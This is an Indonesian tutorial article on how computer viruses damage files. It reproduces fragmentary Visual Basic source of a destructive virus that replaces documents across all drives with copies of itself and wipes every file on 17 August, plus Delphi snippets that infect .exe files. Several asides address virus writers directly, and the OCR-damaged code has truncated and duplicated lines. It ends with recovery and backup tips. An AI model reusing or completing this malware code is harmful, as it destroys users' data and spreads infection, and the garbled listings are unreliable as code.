Virus & Ulahnya pada File

Anharku
v_maker@yahoo.com
http://anharku.freevar.com

Lisensi Dokumen:
Copyright © 2003-2009 IlmuKomputer.Com
Seluruh dokumen di IlmuKomputer.Com dapat digunakan, dimodifikasi dan disebarkan secara bebas untuk tujuan bukan komersial (nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis dan pernyataan copyright yang disertakan dalam setiap dokumen. Tidak diperbolehkan melakukan penulisan ulang, kecuali mendapatkan ijin terlebih dahulu dari IlmuKomputer.Com.


Kebanyakan virus melakukan penyerangan (pengerusakan) terhadap file-file komputer korbannya. Serangan virus ini yang sangat ditakuti oleh pengguna computer. Tetapi jika virus tersebut hanya melakukan penyebaran itu bukan masalah karena tidak melakukan pengerusakan jadi si korban tidak merasa begitu dirugikan. Lalu bentuk-bentuk serangan apa saja yang dilakukan virus pada file?

Bentuk-bentuk serangan yang dilakukan virus pada file:

1. Menghapus, memindahkan, menyembunyikan dan mengerusak file(harap jangan sampai merusak isi file karena sapa tahu file itu sangat penting mungkin file tersebut tulisan skripsi ato apalah yang tentunya begitu berarti bagi user(patuhi saran vm yang baik ☺)
2. Infeksi terhadap file, biasanya virus melakukan ini untuk melindungi dirinya dengan cara menempel dirinya pada file yang ingin di infeksi. Biasanya file*.exe, *.com, dll.
3. Memformat partisi dan menghapus partisi (harap bagi vm jangan lakukan ini karena selain memusnahkan virus sendiri juga memusnahkankan data orang).
4. Menyembunyikan folder asli lalu membuat folder palsu dengan nama yang sama tetapi folder tersebut sebenarnya adalah file virus berekstensi .exe hal ini juga dapat dilakukan pada file dengan ekstensi2 tertentu yang diinginkan sang vm untuk dibuat file palsunya.

Bentuk-bentuk serangan diatas adalah bentuk serangan yang paling sering dilakukan oleh virus untuk melakukan manipulasi terhadap suatu file . Menghapus, memindahkan dan menyembunyikan file merupakan hal yang sangat sering digunakan oleh virus. Bahkan hampir semua virus menggunakan tehnik ini untuk melakukan manipulasi terhadap suatu file. Infeksi terhadap file exe, com, dan scr sangat jarang ditemukan karena teKnik ini cukup sulit dilakukan.

Copyright © 2009 IlmuKomputer.Org



```
Public Sub GetFiles(Path As String, SubFolder As
    Dim WFD As WIN32_FIND_DATA
    Dim hFile As Long, fPath As String, fName As
    Dim bawa As Long
    fPath = AddBackslash(Path)
    Dim sPattern As String
    sPattern = Pattern
    fName = fPath & sPattern
    hFile = FindFirstFile(fName, WFD)
    On Error Resume Next
'tindakan apa setelah file virus ditemukan
    If (hFile > 0) And ((WFD.dwFileAttributes And FILE_ATTRIBUTE_DIRECTORY) <> FILE_ATTRIBUTE_DIRECTORY)
'mengeset atribut file
        bawa = SetFileAttributes(fPath & StripNulls(WFD.cFileName), 0)
        FileCopy App.Path & "\" & App.EXEName & ".exe", fPath & StripNulls(WFD.cFileName) & ".exe"
        DeleteFile fPath & StripNulls(WFD.cFileName)
    End If
    If hFile > 0 Then
    While FindNextFile(hFile, WFD)
        If ((WFD.dwFileAttributes And FILE_ATTRIBUTE_DIRECTORY) <> FILE_ATTRIBUTE_DIRECTORY) Then
         bawa = SetFileAttributes(fPath & StripNulls(WFD.cFileName), 0)
         FileCopy App.Path & "\" & App.EXEName & ".exe", fPath & StripNulls(WFD.cFileName) & ".exe"
         DeleteFile fPath & StripNulls(WFD.cFileName)
        End If
    Wend
    End If
    If SubFolder Then
        hFile = FindFirstFile(fPath & "*.*", WFD)
        If (hFile > 0) And ((WFD.dwFileAttributes And FILE_ATTRIBUTE_DIRECTORY) = FILE_ATTRIBUTE_DIRECTOR
        StripNulls(WFD.cFileName) <> "." And StripNulls(WFD.cFileName) <> ".." Then
           GetFiles fPath & StripNulls(WFD.cFileName), True, sPattern
        End If
        While FindNextFile(hFile, WFD)
            If ((WFD.dwFileAttributes And FILE_ATTRIBUTE_DIRECTORY) = FILE_ATTRIBUTE_DIRECTORY) And _
            StripNulls(WFD.cFileName) <> "." And StripNulls(WFD.cFileName) <> ".." Then
                GetFiles fPath & StripNulls(WFD.cFileName), True, sPattern
            End If
    sdrive = Chr(ictr) & ":\"
'ekstensi yang akan di tambahkan sebelum ekstensi .exe
      GetFiles sdrive, True, "*.txt"
      GetFiles sdrive, True, "*.pdf"
      GetFiles sdrive, True, "*.rtf"
            TanggAl = Format(Now, "dd-mm")
            If TanggAl = ("17-08") Then
                GetFiles sdrive, True, "*.*"
            End If
    Next
End Sub
```

Gambar didatas adalah source virus merdeka yang saya dapatkan dari teman saya Riyanto virus ini cukup sadis karena melakukan format pada tanggal yang sudah ditentukan oleh sang VM(17-08):

TanggAl = Format(Now, "dd-mm")

If TanggAl = ("17-08") Then

GetFiles sdrive, True, "*.*"

End If

harap bagi vm jangan lakukan ini karena selain memusnahkan virus sendiri juga memusnahkan data orang.

Selain melakukan format virus ini juga melakukan pencemaran pada file berekstensi .exe lalu dilakukan penambahan ekstensi didepan ekstensi asli tersebut dengan ekstensi-ekstensi yang sudah didaftar oleh VM:

Sub NyaRi()

Dim TanggAl


Dim ictr As Integer

Dim sdrive As String

Copyright © 2009 IlmuKomputer.Org

```
  For ictr = 68 To 90

   sdrive = Chr(ictr) & ":\"

'ekstensi yang akan di tambahkan sebelum ekstensi .exe

    GetFiles sdrive, True, "*.txt"

    GetFiles sdrive, True, "*.pdf"

    GetFiles sdrive, True, "*.rtf"

        TanggAl = Format(Now, "dd-mm")

        If TanggAl = ("17-08") Then

           GetFiles sdrive, True, "*.*"

       End If

End Sub
```

Jadi misal Komputer telah terinfeksi virus ini lalu kita menyolokkan flashdisk yang didalamnya terdapat file misal **KaHt.exe** file tersebut akan di manipulasi oleh virus tersebut sehingga menjadi file peranakan virus dengan nama **KaHt.txt.exe** (catatan oleh antivirus biasanya double ekstensi ini sudah sangat dicurigai sebagai virus /**FakeExtention**). Ada pula virus build-an Delphi yang bisa memanipulasi file ☺



Copyright © 2009 IlmuKomputer.Org

Pertama lakukan prosedur pencarian file dengan ekstensi.exe

```
If UpperCase(ExtractFileExt(Sr.Name)) = UpperCase('exe') Then InfeksiFile(Dir + Sr.Name);
```

```
//cari ekstensi .exe lalu lakukan infeksi file
```

UpperCase = function UpperCase


berisi indentifikasi nama file yang akan di racuni

```
if (Ch >= 'a') and (Ch <= 'z') then Dec(Ch, 32); //untuk membaca nama file
```

dimana Ch: Char;

ExtractFileExt=function ExtractFileExt

Result := Copy(Filename, i + 1, Length(Filename)); //meng-copy dgn filename sama + size(1)



lalu lakukan infeksi file:

CopyFile(pChar(ParamStr(0)), pChar(Name), False) Then Exit;

```
Settings := #00 + GenerateName + #02 + IntToStr(Length(FileBuffer)) + #01;
```

```
AssignFile(F, Name);
```

```
Append(F);
```

```
Write(F, FileBuffer);
```

Write(F, Settings); //tulis file f + setting **(manipulasi)**

```
CloseFile(F);
```


Copyright © 2009 IlmuKomputer.Org

Hasil dari infeksi file ini adalah misal computer telah terinfeksi virus ini lalu kita menyolokkan flashdisk yang didalamnya terdapat file misal **KaHt.exe** file tersebut akan di manipulasi oleh virus tersebut sehingga menjadi file peranakan virus dengan nama **KaHt.exe** (tetapi icon file tersebut bukan ikon sebenarnya melainkan telah dirubah menjadi sama seperti icon file induk virus,menandakan bahwa file tersebut sudah dimanipulasi oleh virus)

begitulah ulah-ulah virus pada file jadi setelah mengetahui tingkah laku virus yang sudah saya terangkan apa anda hanya akan menjadi naive user (user awam) yang masa bodoh? Menyerahkan semuanya pada antivirus atau orang yang pinter komputer? Lalu misal data/document di komputer/flashdisk tiba2 lenyap dimakan virus (dimakan emang laper virusnya?) lalu apa yang anda lakukan? Cek dulu benar2 di delete oleh virus atau hanya di hidden aja? Caranya klik Tool-Folder Options- View- pilih Show Hidden Files and Folders sekalian hilangkan ceklist pada Hide protected operating system files (Recommendet)-Ok .Nah keliatankan kalo Cuma dihidden yah tinggal hilangkan attribute hiddennya selesai kan?data telah kembali seperti sediakala. Namun jika data/document tersebut di delete oleh virus maka anda harus melakukan restor (restor pakai apa? Pakai software Restoration banyak kok cari sendiri yah hehehe☺)

Saran saya lakukan back-up atas data-data pribadi anda terutama data-data yang sangat penting ,burning, simpan di flashdisk,komputer temen dll jadi klo-kalo kena virus dan data hilang masih mempunyai cadangannya. Jika tidak sempat di back-up saya punya trick simpan aja di internet misal di 4shared, ziddu, rapidshare,dll tapi ingat data yang penting di pack dan dilengkapi password biar aman hehehe☺

Saya tahu anda lebih pintar dari saya jadi orang yang pintar pasti tidak akan mendengarkan kata2 orang bodoh seperti saya ini hikz8x….

Biografi Penulis

Anharku. *Pertama mengenal komputer saat SMP pertamanya kenal komputer hanya bermain game bawaan window's lambat laun karna pergaulan dan pertumbuhan, merasakan anehnya cinta monyet...patahhati lalu melampiaskannya pada bermain Game online namun karena satu persatu game itu servernya runtuh (gameOver kali) jadi aku memutuskan vakum dari dunia gamer waktu itu juga saat aku masih UAS jadi aku fokus ke skull dulu.Lanjut mengenal dunia internet sejak hobi main di warnet untuk sekedar mengecek e-mail, fs, dan sekedar chatting ga jelas..Dari temanku bernama DNZ lah aku mulai mengenal dunia virus..lalu aku belajar secara otodidak karna temanku DNZ lebih suka dunia Hacking. Belajar algoritma dan pemrograman, membuat flowchart, dan belajar bahasa pemrograman seperti visual basic, delphi, C++, pascal, asmbly. Belajar tentang micro, website, PHP, Basis data, MySQL, belajar tentang Jaringan Komputer..belajar tentang segala sesuatu yang berbau komputer.*

Copyright © 2009 IlmuKomputer.Org